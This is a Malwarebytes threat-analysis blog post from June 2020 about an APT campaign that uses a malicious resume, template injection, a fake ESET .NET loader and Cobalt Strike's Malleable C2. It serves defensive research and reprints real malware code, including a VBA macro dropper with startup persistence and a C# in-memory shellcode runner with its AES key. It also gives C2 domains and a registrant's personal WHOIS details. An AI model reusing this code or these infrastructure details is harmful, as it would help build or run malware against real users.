


Multi-stage APT attack drops Cobalt Strike using Malleable C2 feature

blog.malwarebytes.com/threat-analysis/2020/06/multi-stage-apt-attack-drops-cobalt-strike-using-malleable-c2-feature

Threat Intelligence Team

June 17, 2020



```
10 <script type="text/javascript">
11 (function(){
12   onLoaded: function(request) {
13     if (request.name == 'log_error') return;
14     log.trace("Ajax.Request: " + (request.name || request.url.substr(0, 30)
15       )) + "...";
16   },
17   onComplete: function(request) {
18     if (request.name == 'log_error') return;
19   },
20   onException: function(request, e) {
21     if (request.name == 'log_error') return;
22     log.fatal(request.url + ' : ' + e.name + ' | ' + e.message + ' | ' + e.stack);
23   }
24 })();
```

This blog post was authored by Hossein Jazi and Jérôme Segura

On June 10, we found a malicious Word document disguised as a resume that uses template injection to drop a .Net Loader. This is the first part of a multi-stage attack that we believe is associated to an APT attack. In the last stage, the threat actors used Cobalt Strike's Malleable C2 feature to download the final payload and perform C2 communications.

This attack is particularly clever for its evasion techniques. For instance, we observed an intentional delay in executing the payload from the malicious Word macro. The goal is not to compromise the victim right away, but instead to wait until they restart their machine. Additionally, by hiding shellcode within an innocuous JavaScript and loading it without touching the disk, this APT group can further thwart detection from security products.

Lure with delayed code execution

The lure document was probably distributed through spear phishing emails as a resume from a person allegedly named "Anadia Waleed." At first, we believed it was targeting India but it is possible that the intended victims could be more widespread.




Figure 1: Resume

The malicious document uses template injection to download a remote template from the following url:

[https://yenile\[.\]asia/YOOMANHOWYOU DARE/indexb.dotm](https://yenile[.]asia/YOOMANHOWYOU DARE/indexb.dotm)

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://yenile.asia/YOOMANHOWYOU DARE/indexb.dotm" TargetMode="External"/>
</Relationships>
```

Figure 2: Template injection

The domain used to host the remote template was registered on February 29, 2020 by someone from Hong Kong. Creation time for the document is 15 days after this domain registration.

The downloaded template, “indexa.dotm”, has an embedded macro with five functions:

- Document_Open
- VBA_and_Replace
- Base64Decode
- ChangeFontSize

- FileFolderExist.

The following shows the function graph of the embedded macro.




Figure 3: Macro functions graph

The main function is *Document_open* which is executed upon opening the file. This function drops three files into the victim's machine:

- **Ecmd.exe:** UserForm1 and UserForm2 contain two Base64 encoded payloads. Depending on the version of .Net framework installed on the victim's machine, the content of UserForm1 (in case of .Net v3.5) or UserForm2 (other versions) is decoded and stored in "C:\ProgramData".
- **cf.ini:** The content of the "cf.ini" file is extracted from UserForm3 and is AES encrypted, which later on is decrypted by ecmd.exe.
- **ecmd.exe.lnk:** This is a shortcut file for "ecmd.exe" and is created after Base64 decoding the content of UserForm4. This file is dropped in the Startup directory as a trigger and persistence mechanism.

Ecmd.exe is not executed until after the machine reboots.

```
Private Sub Document_Open()
Dim str, str1, str2, str3, gdfs, appfs As String
appfs = Environ("PROGRAMDATA") & "\"
dppp = Environ("AppData") & "\" & "Microsoft" & "\" & "Windows" & "\" & "Start Menu" & "\" & "Programs" & "\" & "Startup" & "\"

If FileFolderExists("C:\Windows\Microsoft.NET\Framework\v3.5") Then
If Dir(appfs & "lkn", vbDirectory) = "" Then
Open appfs & "ecmd.exe" For Output As #1
Print #1, Base64Decode(UserForm1.TextBox1.Text)
Close #1
Open appfs & "cf.ini" For Output As #1
Print #1, UserForm3.TextBox1.Text
Close #1
Open dppp & "ecmd.exe.lnk" For Output As #1
Print #1, Base64Decode(UserForm4.TextBox1.Text)
Close #1
Else
End If
Else
If Dir(gdfs & "lkn", vbDirectory) = "" Then
Open appfs & "ecmd.exe" For Output As #1
Print #1, Base64Decode(UserForm2.TextBox1.Text)
Close #1
Open appfs & "cf.ini" For Output As #1
Print #1, UserForm3.TextBox1.Text
Close #1
Open dppp & "ecmd.exe.lnk" For Output As #1
Print #1, Base64Decode(UserForm4.TextBox1.Text)
Close #1
Else
End If
End If
End Sub
```

Figure 4: Document_Open

```
Function Base64Decode(B64 As String) As String
    On Error GoTo over
    Dim OutStr() As Byte, i As Long, j As Long
    Const B64_CHAR_DICT = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=") - 1)
    Dim kk, length As Long, mods As Long
    mods = Len(B64) Mod 4
    length = Len(B64) - mods
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1, mods = 3, 2))
    For i = 1 To length Step 4
        Dim buf(3) As Byte
        For j = 0 To 3
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1
        Next
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) / &H10
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 + (buf(2) And &H3C) / &H4
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)
    Next
    If mods = 2 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &H30) / 16
    ElseIf mods = 3 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &H30) / 16
        OutStr(length / 4 * 3 + 1) = ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &HF) * &H10 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 3, 1)) - 1) And &H3C) / &H4
    End If
    For i = 0 To UBound(OutStr)
        Base64Decode = Base64Decode & Chr(OutStr(i))
    Next i
over:
End Function
```

Figure 5: Custom Base64 decode function

ChangeFontSize and *VBA_and_Replace* functions are not malicious and probably have been copied from public resources [1, 2] to mislead static scanners.

Intermediary loader

Ecmd.exe is a .Net executable that pretends to be an ESET command line utility. The following images show the binary certificates, debugger and version information.

The executable has been signed with an invalid certificate to mimic ESET, and its version information shows that this is an “ESET command line interface” tool (Figure 6-8).

name	type
DigiCert High Assurance Code Signing CA-1	Signer
ESET, spol. s r.o.	Signer
property	value
name	DigiCert High Assurance Code Signing CA...
Organization	DigiCert Inc
Street	n/a
Postal code	n/a
Valid from	01/05/2019 00:00:00
Valid to	04/05/2022 12:00:00
Serial Number	n/a
CRL Distribution Point	n/a
Signing Time	n/a
Email	n/a

Figure 6: Certificate information

property	value
file-type	executable
date	n/a
language	English United States
code-page	ANSI Latin 1
CompanyName	ESET
FileDescription	ESET command line interface
FileVersion	10.13.45.0
InternalName	ecmd.exe
LegalCopyright	Copyright (c) ESET, spol. s r.o. 1992-2020. All rights reserved.
LegalTrademarks	NOD, NOD32, AMON, ESET are registered trademarks of ESET.
OriginalFilename	ecmd.exe
ProductName	ESET Security
ProductVersion	13.1.16.0

Figure 7: Version information

Offset	Name	Value	Meaning
1FB0	Characterist...	0	
1FB4	TimeDateSt...	5EC43B33	Tuesday, 19.05.2020 20:01:55 UTC
1FB8	MajorVersion	0	
1FBA	MinorVersion	0	
1FBC	Type	2	Visual C++ (CodeView)
1FC0	SizeOfData	8D	
1FC4	AddressOfR...	3DCC	
1FC8	PointerToRa...	1FCC	

Offset	Name	Value
1FCC	Sig	53445352
1FD0	GUID	{c2085be9-b7c3-49aa-a2a1-f943ae9ddb2}
1FE0	Age	8
1FE4	PDB	C:\Users\win7\Documents\Visual Studio 2008\Projects\ConsoleAppAESRUN\ConsoleAppAESRUN\obj\Debug\ConsoleAppAESRUN.pdb

Offset	Name	Value	Meaning
1F44	Characterist...	0	
1F48	TimeDateSt...	5EC43AEF	Tuesday, 19.05.2020 20:00:47 UTC
1F4C	MajorVersion	0	
1F4E	MinorVersion	0	
1F50	Type	2	Visual C++ (CodeView)
1F54	SizeOfData	11C	
1F58	AddressOfR...	3D60	
1F5C	PointerToRa...	1F60	

Offset	Name	Value
1F60	Sig	53445352
1F64	GUID	{88e82f51-e083-4d1d-358c-cdeaca88e8ea}
1F74	Age	1
1F78	PDB	C:\Users\win7\Documents\Visual Studio 2015\Projects\ConsoleAppAESRUN\ConsoleAppAESRUN\obj\Debug\ConsoleAppAESRUN.pdb

Figure 8: Debugger information

ecmd.exe is a small loader that decrypts and executes the AES encrypted cf.ini file mentioned earlier. It checks the country of the victim's machine by making a HTTP post request to "<http://ip-api.com/xml>". It then parses the XML response and extracts the country code.

```
public static string GetCon()  
{  
    string s = Program.Poststr("http://ip-api.com/xml/");  
    DataSet dataSet = new DataSet();  
    StringReader input = new StringReader(s);  
    XmlTextReader reader = new XmlTextReader(input);  
    dataSet.ReadXml(reader);  
    string result = "";  
    foreach (object obj in dataSet.Tables)  
    {  
        DataTable dataTable = (DataTable)obj;  
        using (IEnumerator enumerator2 = dataTable.Rows.GetEnumerator())  
        {  
            if (enumerator2.MoveNext())  
            {  
                DataRow dataRow = (DataRow)enumerator2.Current;  
                result = dataRow["countryCode"].ToString();  
                return result;  
            }  
        }  
    }  
    return result;  
}
```

Figure 9: Getcon function: make http post request to “ip-api.com”

The screenshot shows a web browser's developer tools interface. The top pane displays a table of network requests with the following columns: #, Result, Prot..., Host, URL, Body, Cachi..., Content..., Process, and Comments. The first request is highlighted, showing a 200 status code, HTTP protocol, and a request to ip-api.com/xml/ with a body size of 431 bytes and content type of application/javascript. The right pane shows the 'Request Headers' for this request, including 'POST /xml/ HTTP/1.1', 'Content-Length: 0', and 'Content-Type: application/x-www-form-urlencoded; charset=gb2312'. Below the headers, the 'Entity' section shows the XML response body. The XML is: <?xml version="1.0" encoding="UTF-8"?><query><status>success</status><country></country><countryCode></countryCode><region></region><regionName></regionName><city></city><zip></zip><lat></lat><lon></lon><timezone></timezone><isp></isp><org></org><as>AS</as><query> IP address</query></query>. The <countryCode> element is highlighted with a red box.

Figure 10: ip-api.com output

If the country code is “RU” or “US” it exits; otherwise it starts decrypting the content of “cf.ini” using a hard-coded key and IV pair.

```

private static void Main(string[] args)
{
    string con = Program.GetCon();
    bool flag = con == "RU" || con == "US";
    if (flag)
    {
        bool flag2 = Program.Delay(20);
        if (flag2)
        {
            Process.GetCurrentProcess().Kill();
        }
    }
    else
    {
        string ivstring = "7c0223c0c1cf0451";
        string key = "94105!@#$$%^2USCA";
        string fileName = "cf.ini";
        string str = Program.ReadFile(fileName);
        string hex = Program.AesDecrypt(str, key, ivstring);
        byte[] fp = Program.UnHex(hex);
        bool flag3 = Program.Delay(20);
        if (flag3)
        {
            Program.runnn(fp);
        }
    }
}

```

Figure 10: ecmd.exe main function

The decrypted content is copied to an allocated memory region and executed as a new thread using VirtualAlloc and CreateThread APIs.

```

// Token: 0x06000003 RID: 3 RVA: 0x0000211C File Offset: 0x0000031C
public static void runnn(byte[] FP)
{
    uint num = Program.VirtualAlloc(0U, (uint)FP.Length, Program.MEM_COMMIT, Program.PAGE_EXECUTE_READWRITE);
    Marshal.Copy(FP, 0, (IntPtr)((long)((ulong)num)), FP.Length);
    IntPtr hHandle = IntPtr.Zero;
    uint num2 = 0U;
    IntPtr zero = IntPtr.Zero;
    hHandle = Program.CreateThread(0U, 0U, num, zero, 0U, ref num2);
    Program.WaitForSingleObject(hHandle, uint.MaxValue);
}

```

Figure 11: runnn function

ShellCode (cf.ini)

A Malleable C2 is a way for an attacker to blend in command and control traffic (beacons between victim and server) with the goal of avoiding detection. A custom profile can be created for each target.

The shell code uses the Cobalt Strike Malleable C2 feature with a jquery Malleable C2 profile to download the second payload from “time.updatestet[.]com”.



Figure 12: Malleable C2 request

This technique has been used by two other recent Chinese APTs—Mustang Panda and APT41.

The shellcode first finds the address of *ntdll.exe* using PEB and then calls *LoadLibraryExA* to load *Winint.dll*. It then uses *InternetOpenA*, *InternetConnectA*, *HttpOpenRequestA*, *InternetSetOptionA* and *HttpSendRequestA* APIs to download the second payload. The API calls are resolved within two loops and then executed using a jump to the address of the resolved API call.




Figure 13: Building API calls

The malicious payload is downloaded by *InternetReadFile* and is copied to an allocated memory region.




Figure 14: InternetReadFile

Considering that communication is over HTTPS, Wireshark is not helpful to spot the malicious payload. Fiddler was not able to give us the payload either:




Figure 15: Fiddler output

Using Burp Suite proxy we were able to successfully verify and capture the correct payload downloaded from **time.updatestest[.]com/jquery-3.3.1.slim.min.js**. As can be seen in Figure 16, the payload is included in the jQuery script returned in the HTTP response:

Figure 16: Payload happened to the end of jquery

After copying the payload into a buffer in memory, the shellcode jumps to the start of the buffer and continues execution. This includes sending continuous beacons to **“time.updateeset[.]com/jquery-3.3.1.min.js”** and waiting for the potential commands from the C2.

5	https://time.updateeset.com	GET	/jquery-3.3.1.slim.min.js
6	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
7	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
8	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
9	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
10	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
11	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
12	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
13	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
14	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
15	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
16	https://time.updateeset.com	GET	/jquery-3.3.1.min.js
17	https://time.updateeset.com	GET	/jquery-3.3.1.min.js

Figure 17: C2 communications

Using Hollow Hunter we were able to extract the final payload which is Cobalt Strike from ecmd’s memory space.

Attribution

A precise attribution of this attack is a work in progress but here we provide some insights into who might be behind this attack. Our analysis showed that the attackers excluded Russia and the US. The former could be a false flag, while the latter may be an effort to avoid the attention of US malware analysts.

As mentioned before, the domain hosting the remote template is registered in Hong Kong while the C2 domain **“time.updateeset[.]com”** was registered under the name of an Iranian company called Ehtesham Rayan on Feb 29, 2020. The company used to provide

AV software and is seemingly closed now. However, these are not strong or reliable indicators for attribution.




















Email	 pouyan289@yahoo.com (registrant, admin, billing, tech)
Name	 -  poyan ehsasi (registrant, admin, billing, tech)
Organization	 -  ehtesham rayan (registrant, admin, billing, tech)
Street	 -  tehran-ponak lojtame bostan vahed 770 (registrant, admin, billing, tech)
City	 -  ankara (registrant, admin, billing, tech)
State	 -  ankara (registrant, admin, billing, tech)
Postal Code	 -  1435783313 (registrant, admin, billing, tech)
Country	 -  TURKEY (registrant, admin, billing, tech)
Phone	 -  9044498195 (registrant, admin, billing, tech)
NameServers	 ns71.domaincontrol.com ns72.domaincontrol.com  ns1.updateeset.com ns2.updateeset.com

Figure 11: updateeset.com whois registration information

In terms of TTPs used, Chinese APT groups such as Mustang Panda and APT41 are known to use jQuery and the Malleable C2 feature of Cobalt Strike. Specifically, the latest campaign of Mustang Panda has used the same Cobalt Strike feature with the same jQuery profile to download the final payload which is also Cobalt Strike. This is very similar to what we saw in this campaign, however the initial infection vector and first payload are different in our case.

The screenshot shows the Malwarebytes Nebula interface. On the left is a navigation menu with options: Dashboard, Endpoints, Detections, Quarantine, Suspicious Activity, Flight Recorder, Reports, Events, Tasks, Downloads, and Settings. The main area displays 'Detection Details' for a 'Spyware.Agent' detection. The details are as follows:

Detection Name:	Spyware.Agent
Action Taken:	Quarantined
Category:	Malware
Scanned At:	06/17/2020 7:56:46 AM
Reported At:	06/17/2020 7:57:06 AM
Type:	File
Endpoint:	[Redacted]
Location:	C:\SAMPLES\AEB4C3FF5B5A62F5B7FCB1F958885F76795EE79

A 'Close' button is visible at the bottom right of the detection details panel.

IOCs

Anadia Waleed resume.doc

259632b416b4b869fc6dc2d93d2b822dedf6526cofa57723ad5c326a92d30621

Remote Template: indexa.dotm

7f1325c5a9266e649743ba714d02c819a8bfc7fd58d58e28a2b123ea260coce2

Remote Template Url:

[https://yenile\[.\]asia/YOOMANHOWYOUUDARE/](https://yenile[.]asia/YOOMANHOWYOUUDARE/)

C2:

time.updateeset[.]com

Ecmd.exe:

aeb4c3ff5b5a62f5b7fcb1f958885f76795ee792c12244cee7e36d905ocfb298
dcaaffea947152eab6572ae61d7a3783e6137901662e6b5b5cad82bffb5d8995

5f49a47abc8e8d19bd5ed3625f28561ef584b1a226df09d45455fbf38c73a79c

cf.ini:

0eba651e5d54bd5bb502327daef6979de7e3eb63ba518756f659f373aa5f4f8b

Cf.ini shell-code after decryption:

5143c5d8715cfc1e70e9db00184592c6cfbb4b9312ee02739d098cf6bc83eff9

Cobalt Strike downloaded shellcode:

8cfd023f1aa40774a9b6ef3dbdfb75dea10eb7f601c308f8837920417f1ed702

Cobalt Strike payload

7963ead16b6277e5b4fbd5dob683593877d50a6ea7e64d2fc5def605eba1162a